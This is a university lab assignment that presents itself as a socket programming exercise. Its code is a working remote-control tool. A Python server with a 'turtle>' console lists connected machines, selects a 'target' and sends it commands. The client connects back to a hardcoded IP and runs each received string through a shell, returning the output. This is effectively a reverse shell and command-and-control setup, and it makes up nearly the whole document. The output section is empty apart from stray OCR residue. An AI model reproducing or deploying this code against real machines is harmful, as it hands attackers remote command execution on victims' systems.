Advance Operating System Lab (CSD-416)
National Institute of Technology, Hamirpur

ADVANCE OPERATING SYSTEM LAB (CSD-416) ASSIGNMENT 1

AKSHAT RAJ VANSH (185520)

December 5, 2021

Computer Science Department
National Institute of Technology, Hamirpur

Contents

1 Client-Server Application using Socket Programming

1.1 Code - Server

```
import socket
import sys
import threading
import time
from queue import Queue

NUMBER_OF_THREADS = 2
JOB_NUMBER = [1, 2]
queue = Queue()
all_connections = []
all_address = []

def create_socket():
    try:
        global host
        global port
        global s
        host = ""
        port = 9999
        s = socket.socket()

    except socket.error as msg:
        print("Socket creation error: " + str(msg))

def bind_socket():
    try:
        global host
        global port
        global s
        print("Binding the Port: " + str(port))

        s.bind((host, port))
        s.listen(5)

    except socket.error as msg:
        print("Socket Binding error" + str(msg) + "\n" + "Retrying...")
        bind_socket()


def accepting_connections():
    for c in all_connections:
        c.close()

    del all_connections[:]
    del all_address[:]

    while True:
        try:
            conn, address = s.accept()
            s.setblocking(1)
            all_connections.append(conn)
            all_address.append(address)
            print("Connection has been established :" + address[0])
        except:
```

```
            print("Error accepting connections")

def start_turtle():
    while True:
        cmd = input('turtle> ')
        if cmd == 'list':
            list_connections()
        elif 'select' in cmd:
            conn = get_target(cmd)
            if conn is not None:
                send_target_commands(conn)
        else:
            print("Command not recognized")

def list_connections():
    results = ''

    for i, conn in enumerate(all_connections):
        try:
            conn.send(str.encode(' '))
            conn.recv(20480)
        except:
            del all_connections[i]
            del all_address[i]
            continue

        results = str(i) + "   " + str(
            all_address[i][0]) + "   " + str(all_address[i][1]
                                            ) + "\n"
    print("----Clients----" + "\n" + results)

def get_target(cmd):
    try:
        target = cmd.replace('select ', '')
        target = int(target)
        conn = all_connections[target]
        print("You are now connected to :" + str(all_address[target][0]))
        print(str(all_address[target][0]) + ">", end="")
        return conn
    except:
        print("Selection not valid")
        return None

def send_target_commands(conn):
    while True:
        try:
            cmd = input()
            if cmd == 'quit':
                break
            if len(str.encode(cmd)) > 0:
                conn.send(str.encode(cmd))
                client_response = str(conn.recv(20480), "utf-8")
                print(client_response, end="")
        except:
            print("Error sending commands")
            break

def create_workers():
```

```
113     for _ in range(NUMBER_OF_THREADS):
114         t = threading.Thread(target=work)
115         t.daemon = True
116         t.start()
117 
118 def work():
119     while True:
120         x = queue.get()
121         if x == 1:
122             create_socket()
123             bind_socket()
124             accepting_connections()
125         if x == 2:
126             start_turtle()
127 
128         queue.task_done()
129 
130 
131 def create_jobs():
132     for x in JOB_NUMBER:
133         queue.put(x)
134 
135     queue.join()
136 
137 
138 create_workers()
139 create_jobs()
```


1.2 Code - Client

```
import socket
import os
import subprocess

s = socket.socket()
host = '192.168.0.139'
port = 9999

s.connect((host, port))

while True:
    data = s.recv(1024)
    if data[:2].decode("utf-8") == 'cd':
        os.chdir(data[3:].decode("utf-8"))

    if len(data) > 0:
        cmd = subprocess.Popen(data[:].decode("utf-8"),
                               shell=True, stdout=subprocess.PIPE,
                               stdin=subprocess.PIPE, stderr=subprocess.PIPE)
        output_byte = cmd.stdout.read() + cmd.stderr.read()
        output_str = str(output_byte,"utf-8")
        currentWD = os.getcwd() + "> "
        s.send(str.encode(output_str + currentWD))

        print(output_str)
```

1.3 Output

Socket Programming Outputs

Server Side



Client Side